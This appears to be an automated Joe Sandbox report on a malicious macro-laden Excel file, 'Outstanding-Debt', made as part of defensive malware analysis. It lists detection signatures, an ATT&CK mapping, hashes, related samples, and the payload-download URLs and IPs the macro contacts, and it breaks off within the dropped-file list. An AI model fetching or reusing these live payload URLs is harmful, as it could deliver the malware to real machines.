

JOeSandbox Cloud BASIC



ID: 404155

Sample Name: Outstanding-
Debt-71778964-05042021.xlsm

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 18:58:34

Date: 04/05/2021

Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents	2
Analysis Report Outstanding-Debt-71778964-05042021.xlsm	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
Signature Overview	4
Software Vulnerabilities:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
Contacted IPs	8
Public	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	11
ASN	11
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
Static File Info	15
General	15
File Icon	15
Static OLE Info	15
General	15
OLE File "/opt/package/joesandbox/database/analysis/404155/sample/Outstanding-Debt-71778964-05042021.xlsm"	15
Indicators	15
Summary	15
Document Summary	16
Streams with VBA	16
VBA File Name: Blasr.bas, Stream Size: 1166	16
General	16
VBA Code Keywords	16
VBA Code	16
VBA File Name: Briks.cls, Stream Size: 990	16
General	16
VBA Code Keywords	16
VBA Code	17
VBA File Name: Byutut.bas, Stream Size: 1056	17
General	17

VBA Code Keywords	17
VBA Code	17
VBA File Name: Class1.cls, Stream Size: 1151	17
General	17
VBA Code Keywords	17
VBA Code	17
VBA File Name: Class2.cls, Stream Size: 999	17
General	17
VBA Code Keywords	18
VBA Code	18
VBA File Name: Class3.cls, Stream Size: 999	18
General	18
VBA Code Keywords	18
VBA Code	18
VBA File Name: Kikide.cls, Stream Size: 1249	18
General	18
VBA Code Keywords	19
VBA Code	19
VBA File Name: UserForm1.frm, Stream Size: 1526	19
General	19
VBA Code Keywords	19
VBA Code	19
VBA File Name: Vrest.bas, Stream Size: 679	19
General	19
VBA Code Keywords	20
VBA Code	20
VBA File Name: Vsewd.cls, Stream Size: 990	20
General	20
VBA Code Keywords	20
VBA Code	20
Streams	20
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856	20
General	20
Stream Path: PROJECTwm, File Type: data, Stream Size: 209	20
General	20
Stream Path: UserForm1/x1CompObj, File Type: data, Stream Size: 97	21
General	21
Stream Path: UserForm1/x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266	21
General	21
Stream Path: UserForm1/f, File Type: data, Stream Size: 38	21
General	21
Stream Path: UserForm1/o, File Type: empty, Stream Size: 0	21
General	21
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263	21
General	22
Stream Path: VBA/dir, File Type: data, Stream Size: 1024	22
General	22
Macro 4.0 Code	22
Network Behavior	22
Snort IDS Alerts	22
TCP Packets	22
HTTP Request Dependency Graph	23
HTTP Packets	23
Code Manipulations	24
Statistics	24
System Behavior	24
Analysis Process: EXCEL.EXE PID: 2456 Parent PID: 584	24
General	24
File Activities	24
File Created	24
File Deleted	26
File Moved	26
File Written	26
File Read	40
Registry Activities	40
Key Created	40
Key Value Created	40
Disassembly	48

Analysis Report Outstanding-Debt-71778964-05042021.x...

Overview

General Information

Sample Name:

Outstanding-Debt-71778964-05042021.xlsm

Analysis ID:

404155

MD5:

19ad92f20025aa1.

SHA1:

70b88be09827de..

SHA256:

f7bb7538509e665.

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0

Score:

68

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Found malicious Excel 4.0 Macro

Office document tries to convince vi...

Document contains an embedded VB...

Document exploit detected (UrlDown...

Found Excel 4.0 Macro with suspicio...

Document contains an embedded VB...

Document contains embedded VBA ...


IP address seen in connection with o...

Potential document exploit detected...

Potential document exploit detected...

Uses a known web browser user age...

Classification



Startup

System is w7x64

EXCEL.EXE (PID: 2456 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)

cleanup

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection



Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 3 2	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Malicious System
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Location
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Device Data


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-71778964-05042021.xlsm	2%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://5.34.179.36/44313,6048108796.dat	3%	Virustotal		Browse
http://5.34.179.36/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://91.211.91.81/44313,6048108796.dat	5%	Virustotal		Browse
http://91.211.91.81/44313,6048108796.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://5.34.179.36/44313,6048108796.dat	false	3%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://91.211.91.81/44313,6048108796.dat	false	5%, Virustotal, Browse - Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.211.91.81	unknown	Ukraine		206638	HOSTFORYUA	false
5.34.179.36	unknown	Ukraine		204957	GREENFLOID-ASUA	false
45.153.229.23	unknown	Russian Federation		25229	VOLIA-ASUA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404155
Start date:	04.05.2021
Start time:	18:58:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Outstanding-Debt-71778964-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLSM@1/8@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xslm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.211.91.81	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81/44313,6048108796.dat
5.34.179.36	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	5.34.179.36
	tetup.exe	Get hash	malicious	Browse	107.181.174.176
	ba820cf3_by_Libranalysis.exe	Get hash	malicious	Browse	195.123.238.191
	a8331229_by_Libranalysis.exe	Get hash	malicious	Browse	195.123.238.191
HOSTFORYUA	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	91.211.91.81

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
VOLIA-ASUA	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-764934899-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-996801315-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-170373600-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23
	7D1E.exe	Get hash	malicious	Browse	• 77.123.139.190
	2f5000.exe	Get hash	malicious	Browse	• 91.203.5.165
	jX16Cu330u.exe	Get hash	malicious	Browse	• 77.123.139.190

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\401424E2.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutlNbjOXGw548LBkVb/oyrKXkX89DcO9GQSnlv+C1EDFVxkR7Y90:vvKINbjw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....!1A..Qa."q.2....#B...R...\$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvxyz.....w.....!1..AQ.aq."2...B.....#3R..br...\$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvxyz.....?..D.G.\.....j].....k.@U.....B..Hw.A...."p;.RsIRHTs..%G?QU.#..\$..."U.A....g].s.....c.....{W"..M.Nc....F.~..y..l..`e.a.[...P.y]..k_..Cl..z.Ru..s .6.Y.....".1]Q.....e#.....~.~.sk.KH.....p.4.i.j+3{.....N.DS..L.....o.o.5f>..jY.uS...Z.B...UG').6D....(.....

C:\Users\user\AppData\Local\Temp\86EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	120505
Entropy (8bit):	7.700334711222056
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-71778964-05042021.LNK	
MD5:	00EB43C7093CA534EECFD9F500C61ED5
SHA1:	40D1C897D0499902E7ABD4D739BC77F12C837FC3
SHA-256:	AD85F0538F3FF78F4992E59528E634DC16A97B61B73AD9F133E319FDCFDAED05
SHA-512:	9205C6738EE1A3C6CFCB15F1491E00FE3F0B6429B4AF9750601EE0162AE90E4F43637E83A5F74C276A30C93D71BFA92E440523C4DF4E7DE92678FA23576349B9
Malicious:	false
Reputation:	low
Preview:	L.....F.....{..D..QRA...B.QRA.....P.O. .i.....+00.../C\.....t1....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=-.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....Rr. .OUTSTA~1.XLS..Q.y.Q.y*...8.....O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.7.1.7.7.8.9.6.4.-.0.5.0.4.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\.#.....\609290\Users.user\Desktop\Outstanding-Debt-71778964-05042021.xlsm.>.....\.....\.....\.....\D.e.s.k.t.o.p.\O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.7.1.7.7.8.9.6.4.-.0.5.0.4.2.0.2.1...x.l.s.m.....;..LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	157
Entropy (8bit):	4.937228469674877
Encrypted:	false
SSDEEP:	3:oyBVomxWhl2BdmeTRoQVRXVK6lyEW92BdmeTRoQVRXVK6lmxWhl2BdmeTRoQVRXr:djSl/eTRoi7W9/eTRoi//eTRoi1
MD5:	683442FC3BF5E8A3E13273B05CE88F11
SHA1:	54A91648A3C9962F42651771B16DFDF2BC17DCF9
SHA-256:	52A36727E0B670238053CAA7AFFBABBF810F00CD16595BBDF630D79967DEE317
SHA-512:	82809EF76DB296DCAAA0FB54527CB8ADD5117DF461AF2749D1A6B8DD5EC2701D4C7AF579EA09E6624F231E30346AAA1FF9D5D4EB46EB82F962BB4C5F1E90A0D
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Outstanding-Debt-71778964-05042021.LNK=0..Outstanding-Debt-71778964-05042021.LNK=0..[misc]..Outstanding-Debt-71778964-05042021.LNK=0..

C:\Users\user\Desktop\87EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	120507
Entropy (8bit):	7.700441389644812
Encrypted:	false
SSDEEP:	3072:G1npRrvKINbjw548LMb/oqKO8NnS8+60Kcx:GZmAbT648LM7D98Np+E6
MD5:	D9BA2965B11F45CB02E6AD45EC9D178D
SHA1:	277CB8CCB13F21CDF2F1BD759DEC9BF22FFB253F
SHA-256:	1F848549BAD5FAE5C053BB82C88F4D3D8729378A2B7BE93865ECA136E9E81ABB
SHA-512:	D5127C55332E43CC1F3FE6E61E8D3CDBD0868BC6F7775A798DA9EB1F01706B717A3DE7423F318C3D03AB868555F556B3946E5ECC2DA13BA7AC177FA9476A11B
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?...".....r.y...l>.&..m.\$H...K...\$\$@.zQ;:3p..V.K.AYS..."..a.2uE.....5P.5.r=..m.v...6."M..7cA4..@...+3.[.....q..5.....k".X.A&[.....~t2U..7...UE.sZ...Q.4......xi.....V S..2.G.....rz.a..V.....Xh..?P....rZ....T....._A.\$...?E..J.W..Sk..<or..%.h.-.->.kl.7Qg.re`.v.....\$.5d.....4?{.:&..._?>.....B.-CFu....p..1.T.z.cw.!=M-....}.....3..7...r.....ap.7.B.e.N[...v.....z..T]:.....c`.Nx....W.<..r.O.....PK.....!.....*.....[Content_Types].xml ...([.....

C:\Users\user\Desktop~\$Outstanding-Debt-71778964-05042021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
